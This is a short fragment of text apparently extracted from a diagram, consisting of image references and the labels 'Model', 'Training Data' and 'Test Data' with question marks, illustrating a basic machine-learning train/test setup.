



Model


Model



Training Data
Model
Test Data
?
?
?

